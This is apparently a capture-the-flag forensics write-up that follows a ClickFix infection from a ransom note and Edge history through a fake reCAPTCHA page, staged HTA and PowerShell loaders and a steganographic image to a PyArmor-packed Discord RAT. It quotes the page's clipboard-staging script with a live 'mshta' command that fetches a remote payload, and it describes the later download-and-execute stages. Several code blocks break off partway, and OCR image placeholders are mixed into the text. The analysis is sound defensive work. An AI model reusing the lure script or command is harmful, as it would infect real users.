

Metamon 1

Main Task

Find the dropped note left by the attacker to see what message that the attacker was trying to pass to the victim.



I opened the provided .ad1 file by using FTK Imager. I directed to Ahmad's Desktop and found a file named README.txt. The attacker passed a threatening message to ask Ahmad to contact him for further instruction in order to protect his data. At the end of the sentence, I found a base64 string as well.




Decoded the given base64 string with CyberChef.


Flag: UMCS{3z_f1rs7_glaf_4t_r4nsom_n0T3}

Metamon 2

Main Task

Analyse Ahmad's browser activity to identify any suspicious URL.





I didn't find Chrome, so I moved my target to Edge. I found a "History" database file under C:\Ahmad\AppData\Local\Microsoft\Edge\User Data\Default.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ file History
History: SQLite 3.x database, last written using SQLite version 3051002, file counter 5, database pages 54, cookie 0×2b, schema 4, UTF-8, version-valid-for 5

Investigate it from my kali. I found multiple tables that was worth checking such as edge_urls, edge_visits, urls, visited_links, and visits.

```


sqlite>
```

Eventually, I found the suspicious URL http://pinarat.github.io/a/. This is suspicious because Ahmad was just searching multiple images, but a random reCAPTCHA Verification website showed up.



VirusTotal confirmed that this URL is malicious.

Flag: UMCS{http://pinarat.github.io/a/}

Metamon 3

Main Task

Analyse the malicious URL further.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ curl https://pinarat.github.io/a/
<!DOCTYPE html>

<html lang="en">
    <head>
        <meta charset="utf-8">
        <title>reCAPTCHA Verification</title>

        <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.0.0/css/all.css">

        <style>
        .container {
            font-family: Roboto, helvetica, arial, sans-serif;
        }

        .m-p {
            margin: 0;
            padding: 0;
        }

        .block {
            display: block;
        }

        code {
            font-size: 9px;
            margin-left: 2px;
            color: gray;
        }

        .line-normal {
```

```
    function stageClipboard(commandToRun, verification_id){
        const suffix = " # "
        const ploy = "✅ ''I am not a robot - reCAPTCHA Verification ID: "
        const end = "''"
        const textToCopy = commandToRun + suffix + ploy + verification_id + end

        setClipboardCopyData(textToCopy);
    }

    function showVerifyWindow() {
        verifywindow.style.display = "block";
        verifywindow.style.visibility = "visible";
        verifywindow.style.opacity = "1";
        verifywindow.style.top = checkboxWindow.offsetTop - 80 + "px";
        verifywindow.style.left =  checkboxWindow.offsetLeft + 54 + "px";

        if (verifywindow.offsetTop < 5) {
           verifywindow.style.top = "5px";
        }

        if (verifywindow.offsetLeft + verifywindow.offsetWidth > window.innerWidth-10 ) {
           verifywindow.style.left =  checkboxWindow.offsetLeft - 8  + "px";
        }

        var verification_id = generateRandomNumber();
        document.getElementById('verification-id').textContent = verification_id;

        const htaPath = window.location.origin + "/recaptcha-verify";
        const domain = window.location.hostname;
        const commandToRun = `mshta https://pinarat.github.io/a/b.mp4`;
        stageClipboard(commandToRun, verification_id)
    }
```

I used the curl command to retrieve the website's HTML source code. The script shows that the attacker used a fake reCAPTCHA page to trick the victim into following verification steps, while secretly copying an mshta command to the clipboard. This matches the ClickFix technique, where users are instructed to press Win + R and execute a malicious command that retrieves and runs a remote payload disguised as b.mp4

```
┌──(kali㉿kali)-[~/Desktop/writeup]
└─$ curl https://pinarat.github.io/a/b.mp4 --output - >> b.mp4
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  4.04M 100  4.04M    0     0  1.37M      0  00:02   00:02         228.8k

┌──(kali㉿kali)-[~/Desktop/writeup]
└─$ ls
b.mp4
```

I downloaded the payload and saved it as b.mp4.

```
┌──(kali㉿kali)-[~/Desktop/writeup]
└─$ binwalk b.mp4

DECIMAL       HEXADECIMAL     DESCRIPTION

Close
</script>
</body>
</html>
```

The embedded HTA/VBScript payload is designed to execute Windows shell commands through WScript.Shell. Its primary function is to download a batch file named rizzler.bat from a remote GitHub Gist URL into the user's temporary directory. After downloading the file, the script immediately executes it and then closes itself, indicating downloader/launcher behavior commonly associated with staged payload delivery.


IEX $result
```

The decoded Stage 2 PowerShell script basically tried to download an image file named profile.png from https://pinarat.github.io/profile.png into the user's temporary directory. It then treats the image as a steganographic container, reading RGB pixel values to reconstruct hidden byte data embedded inside the image. The extracted data is XOR-decoded using the key 54c6739d170de582, decompressed with GZip, and converted into a UTF-8 PowerShell script. Finally, the recovered payload is executed in memory using IEX, indicating that this stage functions as a loader for a concealed third-stage payload.



I went to the github account and downloaded the profile.png directly.

```

This PowerShell script contained a large Base64 blob stored in an array. It also stored the Metamon 4 flag in a variable and used it as an XOR key. The script first joined all Base64 chunks together, decoded the Base64 data into bytes, then XORed every byte with the Metamon 4 flag. The decoded result was written to %TEMP%\Ditto.exe and then executed.

```

```

I tried strings command on Ditto.exe but I couldn't find much useful clues. I tried to grep “python” to see whether this is a python-based malware and the output confirmed my idea. I then used the pyinstxtractor.py script to reverse engineer the binary file back to the readable python script for better investigation.

api-ms-win-core-synch-l1-1-0.dll               certifi                                 pyimod03_ctypes.pyc
```

I noticed ‘mal-var rename.pyc’ could be the main script that I was looking for so I tried strings command on it.

```
┌──(kali㉿kali)-[~/Desktop/Ditto.exe_extracted]
└─$ strings -a "mal-var rename.pyc" | head -100
__pyarmor__s
PY000000
NRNZ
NZX[x
?nMp4
^Tt
x]h#
```

The first string shows “pyarmor”.

> Pyarmor is a command-line tool used to obfuscate and protect Python scripts. It is primarily used by developers to secure their intellectual property by making source code unreadable to humans while remaining executable by the Python interpreter. GitHub +3

Therefore, I had to find another way to decrypt the pyarmor.

how to decrypt pyarmor github

All Videos Short videos Forums Images Shopping More Tools

AI Overview

Decrypting PyArmor-protected code typically involves "unpacking" the encrypted bytecode as it is loaded into memory by the PyArmor runtime. Several GitHub projects provide automated tools or manual methods for this process. GitHub +1

Automated GitHub Unpacking Tools

- Pyarmor-Static-Unpack-1shot: A static tool that attempts to decrypt scripts without executing them by mimicking the `pyarmor_runtime` algorithm. It supports PyArmor versions 8.0 to 9.2 and works on Python 3.7–3.13. GitHub
- PyArmor-Unpacker: Offers three distinct methods. Method #2 "fixes" the code object in memory by removing PyArmor-specific headers and footers, while Method #3 is specialized for Python 3.9. GitHub
- Pyarmor-Tooling: A specialized set of tools for analysts, utilizing Docker and IDAPython to extract keys from the native module and decrypt individual functions. GitHub
- dearmor: A Windows-only tool designed to deobfuscate PyArmor files, best used with `.pyc` files extracted from an executable. GitHub

There are several ways recommended by Google and I chose to use “Pyarmor-Static-Unpack-1shot”.

```
┌──(ctf-env)─(kali㉿kali)-[~/Desktop/Pyarmor-Static-Unpack-1shot]
└─$ cd ~/Desktop/Pyarmor-Static-Unpack-1shot
source ctf-env/bin/activate

python oneshot/shot.py ~/Desktop/Ditto.exe_extracted

                                                                    v0.3.0

            For technology exchange only. Use at your own risk.

```

Finally, I could read the python script. I found that Ditto.exe behaved like a Discord-based RAT/backdoor. It contained anti-VM checks for strings such as: VMWARE, VBOX, VIRTUAL, INNOTEK, XEN, QEMU, and PARALLELS. The malware also collected victim

information such as public IP address, username, MAC address, operating system, CPU, and GPU, then sent those details through Discord.
